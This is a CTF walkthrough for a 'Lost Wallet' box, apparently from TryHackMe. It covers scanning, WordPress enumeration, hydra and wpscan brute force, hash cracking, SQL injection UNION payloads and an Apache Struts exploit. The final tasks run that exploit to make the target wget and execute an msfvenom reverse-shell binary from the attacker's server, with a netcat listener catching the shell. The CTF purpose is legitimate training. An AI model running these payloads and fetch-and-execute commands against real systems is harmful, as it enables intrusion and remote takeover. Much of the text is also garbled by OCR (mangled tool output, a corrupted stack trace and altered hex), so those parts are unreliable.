LOST WALLET CTF BOX ON TRYHACKME WALKTHROUGH ...



THE REAL SCENARIO BASED CTF BOX

This CTF box scenario is created around the pharmaceutical industry investors database in the stock market finance sector. The finance sector in stock market is viewed as a critical financial infrastructure. Cyber Attacks on critical infrastructure such as the stock market can be considered as a systemic risk to the economy of an entire country. A very common cyber-attack such as a DDOS attack can cause a lot of trouble. Moreover, there are many attack vectors in a stock exchange, and there are many stages that a potential threat can cause issues. Attackers can try to manipulate stock prices and the stock market. This can be crucial to the reputation as well the perception of market investors.

Before CTF Task

Information gathering

First thing first, let's scan the machine with nmap to see its open ports

nmap -sC -sV -oA 167.172.86.77

```
lli:~# nmap 167.172.86.77
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-26 01:11 EDT
Nmap scan report for 167.172.86.77
Host is up (0.022s latency).
Not shown: 902 filtered ports
PORT
          STATE SERVICE
22/tcp
          open
                 ssh
32/tcp
          open
                 unknown
33/tcp
          open
                 dsp
79/tcp
          open
                 finger
80/tcp
          open
                 http
161/tcp
          open
                 snmp
514/tcp
                 shell
          open
541/tcp
                 uucp-rlogin
          open
631/tcp
          open
                 ipp
          open
903/tcp
                 iss-console-mgr
1026/tcp
         open
                 LSA-or-nterm
1038/tcp
          open
                 mtqp
                 dcutility
1044/tcp
          open
1047/tcp
                 neod1
          open
1058/tcp open
                 nim
1064/tcp open
                 jstel
1068/tcp open
                 instl_bootc
1084/tcp open
                 ansoft-lm-2
1087/tcp open
                 cplscrambler-in
1114/tcp
          open
                 mini-sql
1192/tcp
          open
                 caids-sensor
1198/tcp open
                 cajo-discovery
1247/tcp open
                 visionpyramid
1328/tcp open
                 ewall
                 ms-sql-s
1433/tcp open
                 esl-lm
1455/tcp open
1533/tcp
                 virtual-places
         open
1641/tcp
                 invision
          open
1666/tcp
         open
                 netview-aix-6
1840/tcp open
                 netopia-vo2
1914/tcp open
                 elm-momentum
1974/tcp open
                 drp
                 mailbox
2004/tcp open
2008/tcp open
                 conf
2022/tcp open
                 down
2034/tcp open
                 scoremgr
```

We can see that there is a webserver running. So, while we explore it, let's run a gobuster scan to find hidden files and directories.

gobuster dir -u http://167.172.86.77 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


```
i:~# gobuster dir ∷-u http://167.172.86.77 ∷-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                                                                                                           http://167.172.86.77
                Method:
Threads:
                                                                                                                           /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
                Wordlist:
Negative Status codes:
                                                                                                                           gobuster/3.1.0
10s
                User Agent:
Timeout:
 2021/09/26 01:18:58 Starting gobuster in directory enumeration mode
                                                                                             tarting gobuster in direct (Status: 301) [Size: 0] [- (Status: 301) [Size: 302] (Status: 301) [Size: 302] (Status: 301) [Size: 302] (Status: 301) [Size: 0] [- (Status: 301) [Size: 0] 
                                                                                                                                                                                                   /contact
/blog
/home
 /rss
/login
 /tools
/forums
                                                                                                                                                                                                 /shop
 /wp-content
/admin
 /cart
/rss2
/Contact
```

The website is a Lost wallet stock exchange trading platform where you can watch some pages and directory from the show by typing commands

notice that this is probably a WordPress website and that we have a few accessible pages, let's check them out.

License and readme do help us very much, let's check it

Main page



The frist one, "License" shows us a

```
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permission notices:
  b2 is (c) 2001, 2002 Michel Valdrighi - https://cafelog.com
 Wherever third party code has been used, credit has been given in the code's
 comments.
 b2 is released under the GPL
 WordPress - Web publishing software
 Copyright 2003-2010 by the contributors
 WordPress is released under the GPL
Following URLs contain sensitive and copyrighted materials and should not be exposed and changed.
/package/emails/pass.txt
/tools/package/emails/pass.txt
/tools/package/non/emails/pass.txt
/tools/wp/package/emails/pass.txt
/tools/package/emails/pass/pass.txt
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 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA
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                          Preamble
```

This path is more interesting, and it is necessary to future steps

/tools/package/emails/pass.txt


The second one, "image" shows us a

http://167.172.86.77/image/index.html



Getting a reverse shell

Now, we know that the website has as a CMS WORDPRESS (wp-login.php). The next step is to browse our result;)



try a dummy username/password, WordPress tells us that the username does not exist. So, user need to find admin username in this website blog page.

Then player want to find admin URL in the WordPress website

Next step, players need to do the bruteforce attacks in this adman login page

Task 4

At this point, we would like to know more information about this CMS. So, I fired up WPsacn with the file I found in the http://167.172.86.77/tools/package/emails/pass.txt

I guess the username "lostadmin". It's not technic I know.... so BTW

Find the users in wordpress using wpsacn enumerate command

wpscan --url http://167.172.86.77 --enumerate u

```
[+] lostadmin
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
| - http://167.172.86.77/wp-json/wp/v2/users/?per_page=100&page=1
| Oembed API - Author URL (Aggressive Detection)
| - http://167.172.86.77/wp-json/oembed/1.0/embed?url=http://167.172.86.77/&format=json
| Rss Generator (Aggressive Detection)
| Author Sitemap (Aggressive Detection)
| - http://167.172.86.77/wp-sitemap-users-1.xml
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
| avishka
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

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So, player figured would try to bruteforce the username and then the password with the wordlist we got earlier. Let's look at wpscan to see the parameter used:

Task 5


Using this tool for creating bruteforce attack

our username is "lostadmin". Now let's try to get the password:

wpscan --url http://167.172.86.77/ -U lostadmin -P wordlist.txt

Or if your using hydra tool, using this command

<u>hydra -I lostadmin -P wordlist.txt http://167.172.86.77/ http-post-form "/wp-login/:log=^USER^&pwd=^PASS^&wp-submit</u>



Then player need to access he www-data (semi-interactive shell using WordPress plugin) user in ubuntu server using wp terminal

```
run
sbin
snap
srv
sys
tmp
usr
var
www-data:/ $ cd home
www-data:/home $ 1s
Super_User
www-data:/home $ cd Super_User
www-data:/home/Super_User $ 1s
md5.hash
root.txt
www-data:/home/Super_User $ |
```

Then payer need to know about md5 hash to doing next steps

This step we provide a hint to player, player find this images directory (before finding it)

Then player want to use stenography technic to find hiding txt document into image

Task 6

Stenography

players find the right image in the image library (past step) and using **steerhide** tool for view hiding text file

Then player using md5.hash with wordlist file for cracking md5 file then player find the ubuntu server toot password.

```
(kali® kali)-[~/Desktop]
$ john md5.hash --wordlist=unix_passwords.txt --format=Raw-MD5
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
lost1Wallet (?)
1g 0:00:00:00 DONE (2021-09-25 06:28) 100.0g/s 19200p/s 19200c/s 19200C/s admin..
greenday
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords
reliably
Session completed

[kali® kali)-[~/Desktop]
cd Desktop
cd: no such file or directory: Desktop
```

Gain access to ubuntu marching

Get ubuntu matching root password form past step then payer logging the matching using SSH

```
root@167.172.86.77's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-81-generic x86 64)
 * Documentation: https://help.ubuntu.com
 * Management:
                   https://landscape.canonical.com
 * Support:
                   https://ubuntu.com/advantage
  System information as of Sun Sep 26 06:36:17 UTC 2021
 System load: 0.88
Usage of /: 12.5% of 24.06GB
                                   Users logged in:
                                   IPv4 address for eth0: 167.172.86.77
  Memory usage: 78%
                                  IPv4 address for eth0: 10.15.0.5
  Swap usage: 0%
                                  IPv4 address for eth1: 10.104.0.2
  Processes:
39 updates can be applied immediately.
To see these additional updates run: apt list --upgradable
*** System restart required ***
Welcome to DigitalOcean's One-Click WordPress Droplet.
To keep this Droplet secure, the UFW firewall is enabled.
All ports are BLOCKED except 22 (SSH), 80 (HTTP), and 443 (HTTPS).
```

Then next system player checking the file directory and find the /temp folder that is using **rabbithole** methos

This is a temp file folder in ubuntu matching, it has a more than 500 directory f and 1000 file so player can't to find flag file one by one

Players find and used -----this command to find flag file with hint

```
This setup requires a domain name. If you do not have one yet, you may cancel this setup, press Ctrl+C. This script will run again on your next login

Enter the domain name for your new WordPress site.

(ex. example.org or test.example.org) do not include www or http/s

Domain/Subdomain name: ^Croot@Lostwallet:~#
root@Lostwallet:~# ls
nysad-apt-config.0.8.13-1.atl.deb snap temp
root@Lostwallet:~/temp# find -size 14239c
./0AB3CE34-3988-4542-BFFC-71B32826F029/en-US/0945fc9611f55fd0e183fb8b044f1afe/superlog.txt
root@Lostwallet:~/temp# find -size 14239c
./0AB3CE34-3988-4542-BFFC-71B32826F029/en-US/0945fc9611f55fd0e183fb8b044f1afe/superlog.txt
his wrinkled front;
And now, instead of mounting barded steeds
To fright the souls of fearful adversaries,
He capers nimbly in a lady's chamber
To the lascivious pleasing of a lute.
But I, that am not shaped for sportive tricks,
Nor made to court an amorous looking-glass;
I, that am rudely stamp'd, and want love's majesty
To strut before a wanton ambling nymph;
I, that am curtail'd of this fair proportion,
l marches to delightful measures.

Grim-visaged war hath smooth'd his wrinkled front;
And now, instead of mounting barded steeds
To fright the souls of fearful adversaries,
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uodJWyIjVaqJfFvHWifpBvylFeUQkYQPequTOsQTrqQcxMAvBTSLkeioBdFqXtOZztMjlQFiHoEEVH WCdQZpXrDOYUSxljEYumYhsgpeNxItElnEPIiDjYJmJiFqNWHQoSoGjStTcngosaGsfFlZYCvomizJ cnrINKpMMrwSirpIIRvRaQHxZQcSGqdfIRLJfJttEpMsEVTavHPjyLbMjdVWEJPnmeFHZIAIpfJUMw YgmUrTUtOdECuKhFrVItSrZRNNbqqrOxquNghgSkEUOpRIsuelCjQtndVZNxiXyTaAEUhphBEuiFCp CxvjGjCXtwPqRCYLQWiRUGewKJlHBeGpzlYzMZJiaHWjdpjCcSqPcYUazHiKQUgSXXTataCDlTPJtx akrzxjNxxkUAagHLrUOfsNMAQcEbIoTqovLQGZeTWYrISlbnrscQKPqiooOLLUWczqfrQCdktMGBCR MRsbdEwVWHYJUJeFkCsNtdyRhLgOYrjsRfliRSDCivdeqBujybzkSUyCmgxZZanNxqSHQZnAqIYLMU FSDYngxXzUPvXPWnUakRkGhYHwVRkxDySoYcTZLmIaoNtTdVEfsnhkhnsTqcKYYimKhSptpjgrmLuQ bhqisoMRWtUrVFUHGdRCUwJuYEEMRnWiJebJKkWEaMGvnZvDtKGXpqgeMRQOVDQocKntJSGvjQfTks lErHmkuEnNxQavGkzSVKQonwjdTbNBCUqrkQvIbtEUzVtFBUwqcftdNgtDnskStfRRGaUVQnwQWYth CgBDvegnwQpUJLvkaMNJuOHbsaDRbGLUlMvzAkvOgkkevSkOpZCTSNvffvYHmSBTlYVxWbzhMwStFB HzXaWWXclPzMCCJDXyoPpMHHwZbfHhAmUtFqimWZaNYUcDYUEGyYBATnyJFMBpjFTwLvxEGIvQNSSo DPOkXMXiNrekCEXJmdBLLflytlKmnwDrVkNNyQUERtdNXFEIEdzqpdOsfjcQhoAtWBQcLuiBnHgjqG WYuIhTsKneovfIUNRSxmzhGTcVaheCBZmNwtujdxsEKYGprrqawIFXabuqMySwjJmlUQzbWAXktkyw gkznlFYwxrnKqfTNTjJgXTVtKRchPztepdaUSALckPZLnggFAqTqkSvfWDmqbkWyWscvezpURyegyx hOopVfwFtRzudPpadZNMcAbVbPIMKLsaPuhHGUcDKeKzXEhnxTSjAARnfxCwMGgashUjXxcXWEbofG VamVXtgQztgBRKSoSVyvXmZgnMTqWWXKQsQdbUUZwwmvXPBoADjfSMGMeschvYHfZNCpwUwbnnmVyq pPGnHmNqMnohvPLkYuVBQtMElPlUfvljMmsTeroboDSTtwRImXKTeoAnBsHtqJOpmiENIoTLOxzQqi exnrkuVZnGWbeQjzXRjlkZizsnDGhdsPYcmWjbtumwxPPStSfLcncsvyYGSqsShGaiUfcOzLOfpghe cUnNGKd0EIecRtYsKdkeDHpwKKqZSDghWzIuSQYwzpnUovpcJuYRVdbigGHQcXUJEZcazjAkt0vcyn VJFVDdqXINPNijdgaddzdnagVJErjgJYgBJLuktwfUiYTbHLokthmAKrjciQtUtGyQVfeosJXsNVDN gcBBJKSUisHFFDRIglPmeyUWgZAdMOZnpGJApMJHPzFYdTdKvOzaGSdmMwDWjaPcEfydgjlcYMVAQF OXcrTukQXXAzoFdVnXJCPxINtkRFTavwtSrEppkk0EiGyzgLfAghWZNpMYxmBEtzpvvZogCThgnbyy IBKPDdDgQxgGOCymuRlLyNxPQtOwsXjxoZqisLZqXtjdYlZVBNmtxIiLKmyMUmuxrGZNrWycuUJhqD fRYozplgbyERUElBQiRBFkeGRmMSMTMTDoXhYhPLYEddoTkYcTNMETblEqNInMlKuAfMacOlejWGTi aKYvvPsPbYIhNrZxHxdgEAnYTcdFhKCTCpOqRXAlcJlrCJhpVVDqHlvaHWTrqGfXnjMLqcwrbEJSwz 611f55fd0e183fb8b044f1afe/superlog.txt | grep Admin (TE9TVENURnsgUmFiYjF0X2gwMWVfMTAxXzY0XyB9IA=) root@Lostwallet:~/temp#


Task 9

Next step player find the ""secretfile" and check the inside

forums/files/md5/index.php

let's check this website scour code with hint

```
if ($contents1 != $contents2) {
   if (md5_file($_FILES["file1"]["tmp_name"]) == md5_file($_FILES["file2"]["tmp_name"])) {
     highlight_file("index.php");
     die();
```



Player find and select right pdf according to scouse code, Using two different sequences of 128 bytes with the same MD5 hash file

searched up "MD5 collision" and eventually found website. It provided 2 executable files which have the same MD5 hash. And convert to pdf and upload it

Collisions in the MD5 cryptographic hash function

It is now well-known that the crytographic hash function MD5 has been broken. In March 2005, Xiaoyun Wang and Hongbo Yu of Shandong University in China published an article in which they describe an algorithm that can fi two different sequences of 128 bytes with the same MD5 hash. One famous such pair is the following:

d131dd02c5e6ec4693d9a0698aff95c2fcab58712467eab4004583eb8fb7f89 55ad3d6609f4b30283e488833571415a865125e8f7cdc99fd91dbdf288373c5b d8823e3156348f5bae6dac436c519c6dd53e2b487da03fd02396306d248cda0 e39f33420f577e8ce54b67080a80d1ec69821bcb6a8839396f9652b6f727a70


and

d131dd02c5e6eec4693d9a0698aff95c2fcab50712467eab4004583eb8fb7f89 55ad340609f4b30283e4888325f14f5a085125e8f7cdc99fd91dbd7280373c5b d8823e3156348f5bae6dacd436c919c6dd53e23487da03fd02396306d248cdae e99f33420f577ee8ce54b67808280d1ec69821bcb6a8839396f9965ab6ff72a70

Each of these blocks has MD5 hash 79054025255fb1a26e4bc422aef54eb4. Ben Laurie has a nice website that visualizes this MD5 collision. For a non-technical, though slightly outdated, introduction to hash functions, see Steve Fieldle's Illustrated Guide.

TASK 10

This task player need to know about post and get request in web server so player can use the php bypassing method or task hint then player can using the web site using burp suite tool and create post request with the secret key name





Or player can using this method to find the flag

curl -X POST --data "lost1Wallet=1" http://10.10.2.3/wallet.php


Task 11

Go to this web address and check the web site contend so attacker can identified the web server and database server then attacker need to know about sql injection attack cheats and method queries, next part attacker attack the web database server via search box the attacker can access the user table and find the next part flag


http://159.65.10.214/?search=&submit=Search

using this query like that (you can use any other queries do you know)


hammer' UNION (SELECT TABLE_NAME, TABLE_SCHEMA, 3, 4 FROM information_schema.tables);--hammer' UNION (SELECT * from user); --




hammer' UNION (SELECT * from user); --





TASK 12




Decrypting the last encoded row







Task 13 -



Run the Python Script and try to receive a HTTP request to your attacking machine.

python 42627.py http://159.65.10.214:8080/struts2-rest-showcase/orders/4 "wget http://192.168.1.103/file"

Setup a netcat listener to check if the script is working

```
listening on [any] 80 ...

connect to [192.168.42.171] from (UNKNOWN) [192.168.42.97] 56654

GET /file HTTP/1.1

User-Agent: Wget/1.17.1 (linux-gnu)

Accept: */*

Accept-Encoding: identity

Host: 192.168.42.171

Connection: Keep-Alive
```

What is the CVE Number of the Apache Struts Vulnerability?

This can be found inside the provided exploit

Task 15

Creating the payload

```
(kali® kali)-[~]
$ sudo msfvenom -p linux/x86/shell_reverse_tcp -f elf LHOST=112.135.85.234 LPORT=443 -o /var/www/html/reverse
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 68 bytes
Final size of elf file: 152 bytes
Saved as: /var/www/html/reverse
```

Hosting payload in the apache2 server

```
___(kali⊛ kali)-[~]

$ service apache2 start
```

```
-(kali⊛kali)-[~]
s wget 192.168.1.103/reverse
--2021-11-11 08:00:34-- http://192.168.1.103/reverse
Connecting to 192.168.1.103:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 152
Saving to: 'reverse'
reverse
                    100%[==========] 152 -- •−KB/s
                                                                   in 0s
2021-11-11 08:00:34 (26.6 MB/s) - 'reverse' saved [152/152]
```

Setting up the net-cat listener to capture the reverse shell

```
-(kali⊕kali)-[~]

—$ nc −nvlp 443

listening on [any] 443 ...
```

Executing the payload

python 42627.py http://159.65.10.214:8080/struts2-rest-showcase/orders/3 "cd /dev/shm && wget http://192.168.42.171/reverse && chmod +x reverse && ./reverse"

```
com. thoughtworks. xstream. core. TreeUnmarshaller. convert(TreeUnmarshaller.java:79)
com. thoughtworks. xstream. core. TreeUnmarshaller. convert(Abstract&eferenceUnmarshaller.java:65)
com. thoughtworks. xstream. core. Abstract&eferenceUnmarshaller. convert(Abstract&eferenceUnmarshaller.java:66)
com. thoughtworks. xstream. core. TreeUnmarshaller. convertAnother(TreeUnmarshaller.java:66)
com. thoughtworks. xstream. core. TreeUnmarshaller. convertAnother(TreeUnmarshaller.java:66)
com. thoughtworks. xstream. converters. collections. AbstractCollectionConverter. padd(MapConverter.java:106)
com. thoughtworks. xstream. converters. collections. MapConverter. putcurrentEntryIntoMap(MapConverter.java:106)
com. thoughtworks. xstream. converters. collections. MapConverter. populateMap(MapConverter.java:27)
com. thoughtworks. xstream. core. TreeUnmarshaller. and the convert (Abstract&eferenceUnmarshaller.java:127)
com. thoughtworks. xstream. core. TreeUnmarshaller. convert(Abstract&eferenceUnmarshaller.java:126)
com. thoughtworks. xstream. core. TreeUnmarshaller. convert(Abstract&eferenceUnmarshaller.java:36)
com. thoughtworks. xstream. core. TreeUnmarshaller. start(TreeUnmarshaller.java:134)
com. thoughtworks. xstream. core. TreeUnmarshaller. start(TreeUnmarshaller.java:134)
com. thoughtworks. xstream. core. AbstractTreeWarshaller. gava:1260
com. thoughtworks. xstream. Xstream. unmarshal(Xstream.java:1260)
com. thoughtworks. xstream. Xstream. unmarshal(Xstream.java:1290)
com. thoughtworks. xstream. Xstream. unmarshal(Xstream.java:1200)
com. thoughtworks. xstream. Xstre
```

Now you should get a reverse shell on your net-cat listener

```
listening on [any] 443 ...
connect to [192.168.42.171] from (UNKNOWN) [192.168.42.97] 35934
```